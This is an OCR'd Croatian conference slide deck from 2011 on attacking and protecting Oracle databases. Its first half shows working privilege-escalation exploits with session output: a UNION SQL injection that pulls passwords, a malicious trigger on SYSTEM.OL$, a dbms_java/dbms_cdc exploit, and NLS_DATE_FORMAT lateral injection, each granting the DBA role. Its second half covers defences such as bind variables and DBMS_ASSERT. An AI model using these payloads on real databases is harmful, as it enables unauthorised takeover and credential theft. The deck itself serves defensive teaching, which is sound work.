


S obzirom da je korištenje Oracle baze vrlo rašireno, ta baza je primarna meta hakera.

Oracle RDBMS
ocijenjen na osnovi zajedničkih mjerenja EAL4 – assurance level 4
Veliki uspijeh!

EAL4 is the highest level at which it is likely to be economically feasible to retrofit to an existing product line.

buffer overflow?

http://en.wikipedia.org/wiki/Evaluation_Assurance_Level

Da li vam se čini da je Windows XP SP2 među najsigurnijim komercijalnim programskim proizvodima na svijetu?

ISO 15408 – Common criteria EAL4

http://www.acrossecurity.com/papers/Sistem_0605.pdf

„Standards implies rules, but hackers don't play by the rules.“

David Litchfield: The Oracle Hacker's Handbook

AS Abakus
As na disku.


ZU 0666',0,0); DROP DATABASE TABLICE

Abakus ARBITER

ORACLE Gold Partner

Boris Oblak
Abakus plus d.o.o.

ORACLE | CERTIFIED PROFESSIONAL

16. KONFERENCIJA
HRVATSKE UDRUGE
ORACLE KORISNIKA

18.-22. LISTOPADA 2011.
Hotel Istra Crveni otok Rovinj

Hakerska invazija i zaštita Oracle baza podataka

O nama

ORACLE Gold Partner

Prošlost:

- od 1992, 20 zaposlenih
- Oracle baza podataka, GNU/linux (1995)
- Dobitnici srebrnog priznanja za inovacije – Aerodrom Ljubljana: Flight Information System
- Dobitnici srebrnog priznanja za inovacije – Arbiter

Razvoj i održavanje:

- Razvoj visoko razpoloživih sustava na OS GNU/linux
- Sistemska podrška i tuniranje sustava na OS GNU/linux
- Optimizacija i administracija Oracle baza podataka

Sava
Gorenjska Banka
Banka s poslubom
Aerodrom Ljubljana
Mercator
GOODYEAR
BANKA SLOVENIJE
EVROSISTEM
Mestna občina Ljubljana
MESTNA OBČINA KOPER
COMUNE CITTA DI CAPODISTRIA
futuraplus
Iskra
Iskra MIS
DELO PRODAJA
KONTROLA ZRAČNEGA PROMETA SLOVENIJE

Mitovi

- Oracle poslužitelj je uvijek iza firewall-a
- Oracle poslužitelj radi na linuxu
- to nema nikakve veze sa zaštitom baze podataka

Opasnosti


- PL/SQL i Java
- opasnosti u kodu baze
- opasne privilegije

PL/SQL i java

- Oracle programski jezik
- integriran u bazu podataka i SQL
- najranljiviji dio Oracle baze
- opasnosti u kodu baze
  - triggers
  - packages
  - types
- SQL injection

Privilegije za izvođenje

- invoker rights
- definer rights
  - pravilnije „owner rights“
  - izvodi se s pravima vlasnika objekta
  - CREATE ANY PROCEDURE
    - može kreirati paket v drugoj shemi
- `select authid from dba_procedures` ...
- opasno: integrirani paketi (vlasnik = SYS)
  - DBMS_..., UTL_..., ...




Wrapped PL/SQL

- Oracle packages
- `wrap iname=text.sql oname=encrypted.sql`
- ne može se dekriptirati?

Wrapped PL/SQL

- Oracle packages
- `wrap iname=text.sql oname=encrypted.sql`
- ne može dekriptirati?
- http://www.codecrete.net/UnwrapIt



Wrapped PL/SQL

Unwrap It!

Paste and Unwrap PL/SQL Code

Show Line Numbers

Unwrap Code

Upload and Unwrap PL/SQL File

File: Prebrskaj ...

Show Line Numbers

Unwrap File

Wrapped PL/SQL

Unwrap It!

Paste and Unwrap PL/SQL Code

```
CREATE OR REPLACE PACKAGE BODY dbms_audit_mgmt wrapped
a000000
1
abcd
abcd
abcd
abcd
abcd
abcd
abcd
abcd
abcd
```

☑ Show Line Numbers

Unwrap Code

Upload and Unwrap PL/SQL File

File: Izberi datoteko Nobena dat…ni izbrana

☑ Show Line Numbers

Unwrap File

Wrapped PL/SQL

```
1  PACKAGE BODY dbms_audit_mgmt AS
2
3
4
5
6
7    PARTITION    CONSTANT PLS_INTEGER   := 1;
8    UNPARTITION  CONSTANT PLS_INTEGER   := 2;
9
10   TAB_MOVE     CONSTANT VARCHAR2(25) := 'ORA$DAM_AUD_TAB_MOVE';
11   FIL_CLEAN    CONSTANT VARCHAR2(25) := 'ORA$DAM_OS_FILE_CLEANUP';
12
13   M_TAB_LCK_HDL         VARCHAR2(200);
14   M_FIL_LCK_HDL         VARCHAR2(200);
15
16   FUNCTION PART_DISALLOWED
17     RETURN BOOLEAN;
18
19   PROCEDURE MOVE_TABLESPACES
20             (AUDIT_TRAIL_TYPE           IN PLS_INTEGER,
21              AUDIT_TRAIL_LOCATION_VALUE IN VARCHAR2,
22              AUDIT_PART_CNT       NUMBER
23             );
24
25   PROCEDURE MOVE_FGA_TABLESPACE
26             (TBS_NAME IN VARCHAR2);
27
28
29   PROCEDURE MODIFY_AUDIT_TRAIL
30             (TBSCHEMA                   IN VARCHAR2,
31              TABLENAME                  IN VARCHAR2,
32              TBSPACE                    IN VARCHAR2,
33              ACTION                     IN PLS_INTEGER,
34              DEFAULT_CLEANUP_INTERVAL   IN PLS_INTEGER := 0
35             );
36
37   FUNCTION TBS_SPACE_CHECK
38            (AUDIT_TRAIL_TBS            IN  VARCHAR2,
39             AUDIT_TABLE_OWNER          IN  VARCHAR2,
40             AUDIT_TABLE_NAME           IN  VARCHAR2,
41             FACTOR_NEW_RECS            IN  PLS_INTEGER
```

Wrapped PL/SQL

```
BEGIN
  IF TSTAMP_PART_MAXV IS NOT NULL THEN
    M_SQL_STMT := 'CREATE TABLE SYSTEM.dam_temp_aud$ ' ||
                  'PARTITION BY range(ntimestamp#)' ||
                  '(PARTITION aud_p001 values less than( ''' ||
                  TSTAMP_PART_MAXV || ''')) ' ||
                  'TABLESPACE ' || M_TBS_NAME || ' NOLOGGING ' ||
                  '  AS select * from SYSTEM.aud$ where action# = 0 ';
  ELSE
    M_SQL_STMT := 'CREATE TABLE SYSTEM.dam_temp_aud$ ' ||
                  'TABLESPACE ' || M_TBS_NAME || ' NOLOGGING ' ||
                  '  AS select * from SYSTEM.aud$ where action# = 0 ';
  END IF;

  EXECUTE IMMEDIATE M_SQL_STMT;

  WRITE_TRACE_MESSAGE(TRACE_LEVEL_DEBUG, 'Phase 1 complete');
```

SQL injection

- Što je SQL injection odnosno PL/SQL injection

```
l_sql := 'select job from emp where ename = '''
|| l_ename || ''';
execute immediate l_sql;

ename Mc'Donalds?
```

ORA-01756: quoted string not properly terminated.

SQL injection

```
l_sql := 'select job from emp where ename = '''
|| l_ename || ''';
execute immediate l_sql;

l_ename -> DICKENS'' UNION SELECT USERNAME||':'||
PASSWORD FROM USERS WHERE ''A' = ''A
```

Opasne privilegije

- ANY
  - `Create any view`
  - `Create any trigger`
  - `Create any procedure`
  - `Execute any procedure`

CREATE ANY TRIGGER

```
CREATE USER hrougtest IDENTIFIED BY hrougtest
    DEFAULT TABLESPACE users
    TEMPORARY TABLESPACE temp;
GRANT create session, create any trigger
    TO hrougtest;

SQL> connect hrougtest/hrougtest

Conneced.
SQL> set role dba;

set role dba

ORA-01924: role 'DBA' not granted or does not exist
```

CREATE ANY TRIGGER

```
CREATE OR REPLACE TRIGGER system.bi_ol$
BEFORE INSERT INTO SYSTEM.ol$
DECLARE
   PROCEDURE getdba IS
      PRAGMA AUTONOMOUS_TRANSACTION;
   BEGIN
      EXECUTE IMMEDIATE 'grant DBA to hrougtest';
      COMMIT;
   END;
BEGIN
   getdba;
END;
```

CREATE ANY TRIGGER


```
SQL> insert into SYSTEM.OL$ (OL_NAME)
       values ('SIOUG');

1 row inserted

SQL> rollback;

Rollback complete

SQL> set role dba;

Role set
```

Primjer iz prakse

```
$ sql+ / as sysdba

SQL*Plus: Release 11.2.0.1.0 Production on Tue May 31 06:59:07
2011
Copyright (c) 1982, 2009, Oracle.  All rights reserved.
Connected to:
Oracle Database 11g Release 11.2.0.1.0 - 64bit Production
With the Automatic Storage Management option

SQL> create user a identified by a;
User created.

SQL> grant create session to a;
Grant succeeded.

SQL> connect a/a
Connected.
```

Primer iz prakse

```
SQL> SELECT sys.dbms_java.set_output_to_java('ID',
  2                                          'oracle/aurora/rdbms/DbmsJava',
  3                                          'SYS',
  4                                          'writeOutputToFile',
  5                                          'TEXT',
  6                                          NULL,
  7                                          NULL,
  8                                          NULL,
  9                                          NULL,
 10                                          0,
 11                                          1,
 12                                          1,
 13                                          1,
 14                                          1,
 15                                          0,
 16                                          'DECLARE PRAGMA
AUTONOMOUS_TRANSACTION; BEGIN EXECUTE IMMEDIATE ''GRANT DBA TO A''; END;',
 17                                          'BEGIN NULL; END;')
 18    FROM dual;

SYS.DBMS_JAVA.SET_OUTPUT_TO_JAVA('ID','ORACLE/AURORA/RDBMS/DBMSJAVA','SYS','WRIT
--------------------------------------------------------------------------------
```



Primer iz prakse


```
SQL> BEGIN
  2     dbms_cdc_isubscribe.int_purge_window('NO_SUCH_SUBSCRIPTION',
SYSDATE());
  3  END;
  4  /
BEGIN
*
ERROR at line 1:
ORA-29548: Java system class reported: While executing the output_to_java
specification named ID, the following error occurred
ORA-29516: Aurora assertion failure: Assertion failure at joevm.c:3331
Method not found
ORA-06512: at "SYS.DBMS_CDC_ISUBSCRIBE", line 59
ORA-06512: at line 2
```

Primer iz prakse

```
SQL> set role DBA;

Role set

SQL>
```


Primer iz prakse

```
SQL> set role DBA;

Role set

SQL>
```



Primer iz prakse

```
SQL> set role DBA;

Role set

SQL>
```



Siurne procedure?

```
-- u shemi app_user, koja ima dosta privilegija,
-- koja može dodijeliti rolu DBA,
CREATE OR REPLACE PROCEDURE app_user.date_test IS
   l_date DATE := SYSDATE;
   l_sql  VARCHAR2(4000);
BEGIN
   l_sql :=
         'select object_name from all_objects '
     || ' where created = '''
     || l_date || '''';
   dbms_output.put_line(l_sql);
   EXECUTE IMMEDIATE l_sql;
END;
/
SQL> grant execute on date_test to public;
```

Siurne procedure?

```
sqlplus / as sysdba

SQL> create user abatmp identified by abatmp
default tablespace users temporary tablespace
temp;

User created.

SQL> grant create session, create procedure to
abatmp;

Grant succeeded.
```

Siurne procedure?

```
CREATE OR REPLACE FUNCTION abatmp.getdba
    RETURN NUMBER
    AUTHID CURRENT_USER AS
    PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN
    EXECUTE IMMEDIATE 'grant dba to abatmp';
    COMMIT;
    RETURN 1;
END;

SQL> GRANT EXECUTE ON getdba TO PUBLIC;
```

Siurne procedure?

```
sqlplus abatmp/abatmp

Connected to:
Oracle Database 11g Enterprise Edition Release 11.2.0.2.0 -
64bit Production
```

Siurne procedure?

```
sqlplus abatmp/abatmp

Connected to:
Oracle Database 11g Enterprise Edition Release 11.2.0.2.0 -
64bit Production

SQL> alter session set NLS_DATE_FORMAT =
     '"'' and abatmp.getdba()=1--"';
```

Siurne procedure?

```
sqlplus abatmp/abatmp

Connected to:
Oracle Database 11g Enterprise Edition Release 11.2.0.2.0 -
64bit Production

SQL> alter session set NLS_DATE_FORMAT =
     '"'' and abatmp.getdba()=1--"';

SQL> exec app_user.date_test;

PL/SQL procedure successfully completed

SQL> set role DBA;

Role set

SQL>
```

Zaštita

- lanac je jak koliko i njegova najslabija karika
- nužan je dobar sigurnosni standard i standard programiranja!
- test, test, test, ...

Bind variables

```
-- bind variables :-)
-- namesto
l_sql := 'select job from emp where ename = '''
|| l_ename || ''';
EXECUTE IMMEDIATE l_sql;

-- uporabimo
l_sql := 'select job from emp where ename = :en';
EXECUTE IMMEDIATE l_sql USING l_ename;
```

DBMS_ASSERT

- dodana v 10.2
- SIMPLE_SQL_NAME
- QUALIFIED_SQL_NAME
- SCHEMA_NAME
- SQL_OBJECT_NAME

Abakus
As na disku.

Primjer upotrebe DBMS_ASSERT

```
CREATE OR REPLACE FUNCTION check_user (
   p_user  IN VARCHAR2,
   p_table IN VARCHAR2)
RETURN BOOLEAN IS
   l_ret NUMBER;
   l_sql VARCHAR2 (4000);
BEGIN
   -- Napačna uporaba
   l_sql :=          'SELECT COUNT (*) FROM '
      || p_table
      || ' WHERE USERNAME = :user'
   dbms_output.put_line (l_sql);
   EXECUTE IMMEDIATE l_sql
      INTO l_ret
      USING p_user;
   RETURN (l_ret != 0);
END;
```

Primjer upotrebe DBMS_ASSERT

```
BEGIN
   IF NOT check_user ('MIHA', 'MY_USERS') THEN
      dbms_output.put_line ('Korisnik ne postoji!');
   END IF;
END;
/

SELECT COUNT (*) FROM MY_USERS WHERE USERNAME = :a1
Uporabnik ne obstaja!
```

Primjer upotrebe DBMS_ASSERT

```
CREATE OR REPLACE FUNCTION test_sqli
    RETURN VARCHAR2
    AUTHID CURRENT_USER IS
BEGIN
    dbms_output.put_line('Izvodim funkciju test_sqli!');
    RETURN('TEST_SQLI');
END;
```

Primjer upotrebe DBMS_ASSERT

```
BEGIN
    IF NOT check_user (
        'MIHA', 'MY_USERS WHERE test_sqli = :a1 --') THEN
        dbms_output.put_line ('Korisnik ne postoji!');
    END IF;
END;
/

SELECT COUNT (*) FROM MY_USERS WHERE test_sqli = :a1 --
WHERE USERNAME = :a1
Izvodim funkciju test_sqli!
Uporabnik ne obstaja!
```

Primjer upotrebe DBMS_ASSERT

```
CREATE OR REPLACE FUNCTION test_sqli2(p_table IN VARCHAR2)
RETURN VARCHAR2
   AUTHID CURRENT_USER IS
   c       SYS_REFCURSOR;
   l_user VARCHAR2(200);
BEGIN
   OPEN c FOR 'select username from ' || p_table;
   FETCH c INTO l_user;
   WHILE NOT c%NOTFOUND
   LOOP
      dbms_output.put_line('User:' || l_user);
      FETCH c INTO l_user;
   END LOOP;
   CLOSE c;
   RETURN('TEST_SQLI');
END;
```

Primjer upotrebe DBMS_ASSERT

```
BEGIN
    IF NOT check_user (
      'MIHA',
      'MY_USERS WHERE test_sqli2 (''MY_USERS'') = :a1 --')
    THEN
       dbms_output.put_line ('Korisnik ne postoji!');
    END IF;
END;
/

SELECT COUNT (*) FROM MY_USERS WHERE test_sqli2
('MY_USERS') = :a1 -- WHERE USERNAME = :a1
User:JANEZ
User:FRANCI
User:POLDE
Korisnik ne postoji!
```

Primjer upotrebe DBMS_ASSERT

```
CREATE OR REPLACE FUNCTION check_user_ok(
   p_user  IN VARCHAR2,
   p_table IN VARCHAR2)
RETURN BOOLEAN IS
   l_ret NUMBER;
   l_sql VARCHAR2 (4000);
BEGIN
   -- Pravilna uporaba
   l_sql :=          'SELECT COUNT (*) FROM '
      || dbms_assert.qualified_sql_name(p_table)
      || ' WHERE USERNAME = :user'
   dbms_output.put_line (l_sql);
   EXECUTE IMMEDIATE l_sql
      INTO l_ret
      USING p_user;
   RETURN(l_ret != 0);
END;
```

Primjer upotrebe DBMS_ASSERT

```
BEGIN
    IF NOT check_user_ok (
      'MIHA',
      'MY_USERS WHERE test_sqli2 (''MY_USERS'') = :a1 --')
    THEN
       dbms_output.put_line ('Korisnik ne postoji!');
    END IF;
END;
/

ERROR at line 1:
ORA-44003: invalid SQL name
ORA-06512: at "SYS.DBMS_ASSERT", line 160
ORA-06512: at "A.CHECK_USER_OK", line 9
ORA-06512: at line 2
```

Dobri standardi kodiranja

- time najviše postižemo!
- shema s aplikativnom logikom zaključana
- shema z DBA potpornim procedurama zaključana
- nema dostopa do tablica aplikacije – uporaba pogleda
- odvojene sheme za pojedine module (GUI, prijenos podataka, ...) - zaključane

Abakus
As na disku.

Dobri standardi kodiranja

Aplikacija PLAČE

- po_satu
- bolovanje
- odmor
- izvoz_podataka
- uvoz_podataka
- obračun
- knjiženje

GUI

- po_satu
- bolovanje
- odmor

Prenosi

- izvoz_podataka
- uvoz_podataka

Dobri standardi kodiranja

- korisnik
  - alter session set current schema = GUI;
  - privilegije se odnose samo na objekte čiji je vlasnik GUI
  - selektivni pogledi, koji prezentiraju podatke iz aplikacije (ne select * from ...)
    - time se povećava fleksibilnost i skalabilnost aplikacije (uporaba JOIN, selektivnost u odnosu na uloge, selektivnost po vrsticama tablica, ...)
  - uporaba INSTEAD OF triggera

Dobri standardi kodiranja

- aplikativni DBA
  - dostup samo do aplikativne sheme!
  - problem privilegija na nivou cijele baze
    - DBA rola ima privilegije za sve sheme!
  - shema s DBA privilegijama - zaključana
  - za pojedine akcije kreirati pakete i ograničiti ih na aplikativne sheme
  - za pojedine aplikacije napraviti omot (wrapper) pakete

Dobri standardi kodiranja

```
-- DBA (paket dba_common)
PROCEDURE kill_session(
   p_sid IN NUMBER,
   p_serial IN NUMBER,
   p_users_table IN VARCHAR2) IS
   l_username v$session.username%TYPE;
    CURSOR c IS SYS_REFCURSOR;
BEGIN
   OPEN c FOR
      'SELECT s.username
         FROM v$session s, ' ||
      dbms_assert.SCHEMA_NAME (p_users_table) || ' u
      WHERE s.sid = p_sid
        AND s.serial# = p_serial
        AND s.username = u.username';
   FETCH c INTO l_username;
   IF c%FOUND THEN
      EXECUTE IMMEDIATE 'alter system kill session '''
        || p_sid    || ',' || p_serial || ''' immediate';
   END IF;
   CLOSE c;
END;
```

Dobri standardi kodiranja

```
-- Aplikativni DBA (paket dba_place)
PROCEDURE kill_session(
   p_sid IN NUMBER,
   p_serial IN NUMBER) IS
BEGIN
   dba_common.kill_session (p_sid, p_serial, 'PLACE_USERS');
END;
```

```
SQL> exec dba_place.kill_session (315, 22229);
```

DBMS_, UTL_, ...


- oduzeti PUBLIC privilegije svih sistemskih paketa
- DBMS_SESSION
  - client_info – informacija o vanjskom korisniku
  - ako pustimo execute to PUBLIC, onda je prevara jednostavna

Zaščita

- sigurnost se povećava
- poznavanje potencijalnih opasnosti
- dobar sigurnosni standard i standard programiranja je nužan!
- ne vjerujte dokumentaciji!
- test, test, test, ...
- uključivanje i analiza revizijskih tragova

Abakus ARBITER

www.arbiter.si



Alat Arbiter za praćenje revizorskih tragova

„Knowledge is power, and the power can be yours.“

David Litchfield: The Oracle Hacker's Handbook

ORA-03113: end-of-file on communication channel

Boris Oblak
Abakus plus d.o.o.

ORACLE CERTIFIED PROFESSIONAL

ORACLE Gold Partner

16. KONFERENCIJA
HRVATSKE UDRUGE
ORACLE KORISNIKA

18.-22. LISTOPADA 2011.
Hotel Istra Crveni otok Rovinj

Hakerska invazija i zaštita Oracle baza podataka